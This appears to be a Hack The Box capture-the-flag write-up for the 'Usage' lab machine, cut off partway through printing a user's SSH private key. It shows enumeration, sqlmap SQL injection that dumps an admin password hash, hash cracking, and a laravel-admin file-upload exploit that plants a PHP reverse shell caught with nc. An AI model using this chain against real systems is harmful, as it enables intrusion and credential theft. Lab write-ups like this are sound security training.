

# Usage (HTB)

ip of the machine :- 10.10.11.18

```
(sohamt@CyberCreedPC)-[~]  
$ ping 10.10.11.18  
PING 10.10.11.18 (10.10.11.18) 56(84) bytes of data.  
64 bytes from 10.10.11.18: icmp_seq=1 ttl=63 time=334 ms  
64 bytes from 10.10.11.18: icmp_seq=2 ttl=63 time=533 ms  
64 bytes from 10.10.11.18: icmp_seq=3 ttl=63 time=353 ms  
64 bytes from 10.10.11.18: icmp_seq=4 ttl=63 time=640 ms  
64 bytes from 10.10.11.18: icmp_seq=5 ttl=63 time=812 ms  
^C  
--- 10.10.11.18 ping statistics ---  
6 packets transmitted, 5 received, 16.6667% packet loss, time 4999ms  
rtt min/avg/max/mdev = 334.270/534.405/811.914/179.560 ms
```

machine is on!!!

```
(sohamt@CyberCreedPC)-[~]  
$ nmap -p- --min-rate=10000 10.10.11.18  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 20:16 IST  
Warning: 10.10.11.18 giving up on port because retransmission cap hit (10).  
Stats: 0:02:00 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan  
Connect Scan Timing: About 62.46% done; ETC: 20:19 (0:01:12 remaining)  
Nmap scan report for usage.htb (10.10.11.18)  
Host is up (0.33s latency).  
Not shown: 46854 filtered tcp ports (no-response), 18679 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 201.63 seconds
```

got some open ports!!!!

```
(sohamt@CyberCreedPC)-[~]
_$ nmap -sC -A -p22,80 10.10.11.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-20 20:20 IST
Nmap scan report for usage.htb (10.10.11.18)
Host is up (0.53s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Daily Blogs
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

result for all the services and there respective versions running on the machine.

```
(sohamt@CyberCreedPC)-[~/Downloads]
_$ gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://usage.htb --append-domain

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://usage.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true
=====
Starting gobuster in VHOST enumeration mode
=====
Found: admin.usage.htb Status: 200 [Size: 3304]
Progress: 4989 / 4990 (99.98%)
=====
Finished
=====
```

found a sub domain through sub domain enumeration of gobuster.

```
/dashboard          (Status: 302) [Size: 334] [--> http://usage.htb/login]
/favicon.ico        (Status: 200) [Size: 0]
Progress: 2118 / 4727 (44.81%) [ERROR] Get "http://usage.htb/gwt": context deadline exceeded (Client.Timeout exceeded
while awaiting headers)
/index.php          (Status: 200) [Size: 5181]
/login             (Status: 200) [Size: 5141]
/logout            (Status: 302) [Size: 334] [--> http://usage.htb/login]
/registration       (Status: 200) [Size: 5112]
/robots.txt        (Status: 200) [Size: 24]
Progress: 4727 / 4727 (100.00%)
=====
Finished
=====
```

found some directories through gobuster directory fuzzing.

usage.htb/registration

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec http://192.168.122.156/...

## Usage

Register

Name

abcd

E-Mail Address

abcd@gmail.com

Password

●●●●●●●●

☐ Remember Me

Register

we can register as a user so registered a demo user.

## Usage

Logged In Successfully

## Featured Blogs

### • Unraveling the Significance of Server-side Language Penetration Testing

In the intricate realm of cybersecurity, server-side language penetration testing emerges as a beacon of vigilance, illuminating the path towards fortified digital landscapes. By delving into the inner workings of these languages, security experts uncover hidden vulnerabilities that could potentially serve as gateways for cyber threats. Such proactive measures, collectively termed penetration testing, empower organizations to preempt

### • Fortifying Digital Bastions: The Power of Server-Side Language Penetration Testing

In the realm of digital warfare, where lines of code replace traditional battlegrounds, server-side language penetration testing emerges as a potent arsenal, fortifying the ramparts of cybersecurity. This strategic approach involves dissecting the inner workings of web applications foundational languages, seeking vulnerabilities that could become Achilles heels.


### • Codebreakers of the Digital Age: Demystifying Server-Side Language Penetration Testing

In the enigmatic world of cybersecurity, server-side language penetration testing stands as a modern-day cryptanalyst, deciphering the intricate codes that underpin web applications. This intricate process involves unraveling the syntax and semantics of server-side languages, exposing vulnerabilities that could be exploited by adversaries. Just as cryptographers crack ciphers, security experts embark on a journey of simulated attacks, peeling back layers of code

to reveal hidden weaknesses.


## • Navigating the Digital Frontier with Laravel PHP: A Deep Dive

after logging in found this and nothing interesting.



The screenshot shows a web browser window with the address bar displaying 'usage.htb/forget-password'. The browser's tab bar includes several open tabs: 'ocs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'http://192.168.122.'. The main content area of the browser shows a web page titled 'Usage' in a large, bold, black font. Below the title is a light blue rectangular box containing the text 'Reset Password' in a smaller, bold, black font. Underneath this box is a form with a label 'E-Mail Address' in a bold, black font. To the right of the label is a white text input field with a light blue border. Below the input field is a blue button with the text 'Send Password Reset Link' in white.

nothing else was working as such so went to forgot-password web page to see if we can find something or not.



Here, tried to attempt some SQL Injection and found that it is vulnerable to sql injection so will be using "sqlmap" further.







```
[20:20:17] [INFO] fetching database names
[20:20:17] [INFO] fetching number of databases
[20:20:17] [INFO] retrieved: 3
[20:20:30] [INFO] retrieving the length of query output
[20:20:30] [INFO] retrieved: 18
[20:22:10] [INFO] retrieved: information_schema
[20:22:10] [INFO] retrieving the length of query output
[20:22:10] [INFO] retrieved: 18
[20:24:26] [INFO] retrieved: performance_schema
[20:24:26] [INFO] retrieving the length of query output
[20:24:26] [INFO] retrieved: 10
[20:26:04] [INFO] retrieved: usage_blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
```

only got three available databases. Will be looking at tables and content of usage\_blog database.

```
(root@CyberCreedPC)-[/home/sohamt]
# sqlmap -r forgot.req -p email --batch --level 3 -dbs -D usage_blog -T admin_users --dump
```

```

      H
      |
  [ ] [ ] {1.8.5#stable}
  |   |
[-] - [-] . [-]    | . ' | . |
|   |   |   |     |   |   |
|   |   |   |     |   |   |
  | V ...         | https://sqlmap.org

```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

[\*] starting @ 20:28:06 /2024-08-20/

```
[20:28:06] [INFO] parsing HTTP request from 'forgot.req'
```

```
[20:28:06] [INFO] resuming back-end DBMS 'mysql'
```

```
[20:28:06] [INFO] testing connection to the target URL
```

```
got a 302 redirect to 'http://usage.htb/forget-password'. Do you want to follow? [Y/n] Y
```

```

redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y

```

```
sqlmap resumed the following injection point(s) from stored session:
```

— — —

also looked at the possible tables and found "admin\_users".

**-D :- for database**

-T :- for the table

**--dump :- to get the records from a specific table in a specific database mentioned**

```
[20:54:42] [INFO] retrieved: 2023-08-13 02:48:26
[20:58:57] [INFO] retrieved: 1
[20:59:09] [INFO] retrieved: $2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2
[21:14:08] [INFO] retrieved: kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT
[21:29:05] [INFO] retrieved: 2024-08-20 15:55:54
[21:33:33] [INFO] retrieved: admin
Database: usage_blog
Table: admin_users
[1 entry]
+-----+-----+-----+-----+-----+-----+
| id | name | avatar | password | username | created_at |
| updated_at | remember_token |
+-----+-----+-----+-----+-----+-----+
| 1 | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3U0mc24Ydvl9DA9H1S6oo0MgH5xVfUPrL2 | admin | 2023-08-13
02:48:26 | 2024-08-20 15:55:54 | kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT |
+-----+-----+-----+-----+-----+-----+

[21:34:32] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/root/.local/share/sqlmap/output/usage.htb/dump/usage_blog/admin_users.csv'
[21:34:32] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1006 times
[21:34:32] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htb'

[*] ending @ 21:34:32 /2024-08-20/
```

got admin password hash.

```
(sohamt@CyberCreedPC)-[~]  
$ hashcat -m 3200 -a 0 pass -0 /usr/share/wordlists/rockyou.txt  
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
=====
```

```
* Device #1: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i5-11300H @ 3.10GHz, 1439/2943 MB (512 MB allocatable), 2M CU
```

```
Kernel /usr/share/hashcat/OpenCL/m03200-optimized.cl:  
Optimized kernel requested, but not available or not required  
Falling back to pure kernel
```

```
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 72
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1
```

it's a bcrypt type hash and cracked it using hashcat and password is "whatever1"

admin.usage.htb/admin

Kali Linux

Kali Tools

Kali Docs

Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

http://192.168.122.156/...

UG

Dashboard

Description...

Environment

PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0
Cache driver	file
Session driver	file
Queue driver	sync
Timezone	UTC
Locale	en
Env	local
URL	http://admin.usage.htb

Dependencies

php	^8.1
encore/laravel-admin	1.8.18
guzzlehttp/guzzle	^7.2
laravel/framework	^10.10
laravel/sanctum	^3.2
laravel/tinker	^2.8
symfony/filesystem	^6.3

hooray!!! was able to login as admin.

Example

Github

Vulnerabilities



Snyk

<https://security.snyk.io> > ... > Composer

## Arbitrary Code Execution in encore/laravel-admin

28 Feb 2023 — **encore/laravel-admin** is an administrative interface builder for laravel. Affected versions of this package are vulnerable to Arbitrary Code ...



GitHub

<https://github.com> > advisories

## laravel-admin has Arbitrary File Upload vulnerability

27 Feb 2023 — An arbitrary file upload vulnerability in **laravel-admin** v1.8.19 allows attackers to execute arbitrary code via a crafted PHP file.



National Institute of Standards and Technology (.gov)

<https://nvd.nist.gov> > vuln > detail > CVE-2023-24249


## CVE-2023-24249 Detail - NVD

27 Feb 2023 — An arbitrary file upload vulnerability in **laravel-admin** v1.8.19 allows attackers to execute arbitrary code via a crafted PHP file. Metrics. CVSS ...

Then searched for possible CVEs for laravel admin and found one which can help for remote code execution by uploading a php reverse shell.







it was not uploading .php file so uploaded .jpg file which contained the php reverse shell of pentestmonkey.

```
U3NjJlYmYxN2VlMTE3YzU2NDQ5IiwidGFnIjoIIn0%3D
nnection: close

----WebKitFormBoundaryjjfBUk3FQBAKNeea
Content-Disposition: form-data; name="name"

administrator
----WebKitFormBoundaryjjfBUk3FQBAKNeea
Content-Disposition: form-data; name="avatar"; filename="image.jpg.php"
Content-Type: image/jpeg

php
php-reverse-shell - A Reverse Shell implementation in PHP
Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

Now while submitting, capture the request in burp and then add .jpg extension to it and then click "forward"

← → ↻ ⚠ Not secure admin.usage.htb/admin/auth/setting ☆ 📁 🔍 👤 ⋮






UG ☰

Update succeeded! Administrator ✕

## User setting

🏠 Home > 🔑 Auth > ⚙ Setting

### Edit

<b>Username</b>	<input type="text" value="admin"/>
<b>* Name</b>	<input type="text" value="Administrator"/>
<b>Avatar</b>	<div><div><p>image.jpg.php</p><div></div></div><div> image.jpg.php </div></div>

☐ View ☐ Continue creating ☐ Continue editing

now we have to use nc and find a link to get a reverse shell.

```
(root@CyberCreedPC)-[/home/sohamt]
# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.18] 45554
Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 16:49:49 up  6:48,  0 users,  load average: 4.45, 4.59, 5.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1000(dash) gid=1000(dash) groups=1000(dash)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
```

got reverse shell.

```
dash@usage:~$ cat user.txt
cat user.txt
c3a53468b5082e8dc97e7aec4d9a9f0f
dash@usage:~$
```

got 1st flag in user's home directory.

```
dash@usage:/home$ ls
ls
dash  xander
dash@usage:/home$
```

also found another user as well.

```
dash@usage:~/ssh$ ls
ls
authorized_keys id_rsa id_rsa.pub
dash@usage:~/ssh$ cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABAG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAEYA3TGrilF/7YzwawPZg0LvRlkEMJSJQxCXwXt+kY93SpmpnAL0U73Y
RnNLYdwGVjYb045FtII1B/MgQI2yCNrxl/1Z1JvRSQ97T8T9M+xxmLzIhFR4HGI4HT0nGQ
doI30dWka5nVF0TrEDL4hSXgyCsTzfZ1NitWgGgRPC3l5XDmzII3PsiThrwfybQWjVBlql
QWKmVzdVoD6KNotcYgjxnGVDvqV0z18m0ZtFkFmbkAgUAHEH0rTAnDmLY6ueETF1Qlgy4t
iTI/l452IIDGdhMGNKxW/EhnaLaHqlGGWE93cI7+Pc/6dsogbVCETtkfJfofBxM0XQ970p
LLZjLuj+iTfjIc+q6MKN+Z3VdTTmjktjVBnDqiNAB8xtu00yE3kR3qeY5AlXlz5GzGrD2X
M1gAmL6w5K74HjFn/X4lxLz0Zxfu54f/vkfd0L8080Ic8707N3CvVnAwRfKS70VWELiqyD
7seM4zmM2kHQiPhy0drZ/wl6RQxx2dAd87AbAZvbAAAFgGobXvlqG175AAAAB3NzaC1yc2
EAAAGBAN0xq4pRf+2M8GsD2YNC70ZZBDCUIuMQl8MU/pGPd0qZqZwC9F092EZzS2HcBlY2
Gzu0RbSCNQfzIECNsgja8ZF9WdSb0UkPe0/E/TPsZsS8yIRUeBxi0B0zpxkHaCN9HVPGuZ
1RdE6xAy+IUl4MnLE832dTyrVoBoET3N5eVw5syCNz7Ikx68H8m0Fo1QZapUFiplc3VaA+
ijaLXGII8ZxlQ76lTs9fJtGbRZHhG5AIFABxBzq0wJw5i2OrnhExdUJYMuLYkyP5e0diCA
xnYTBjSsVvxIZ2i2h6pRhsBPd3C0/j3P+nbKI61QhLUynyX6HwcTNF0PezqSy2Yy7o/ok3
4yHPqujCj fmd1XU05o5E41QZw6ojQAFmbbtNMhN5Ed6nm0QJV5c+Rxxqw9lzNYAJpes0Su
+B4xZ/1+JcZczmcX7ueH/75H3aC/NPDiHPO90zdwr1ZwMEXyku9FVhC4qsg+7Hj0M5jNpB
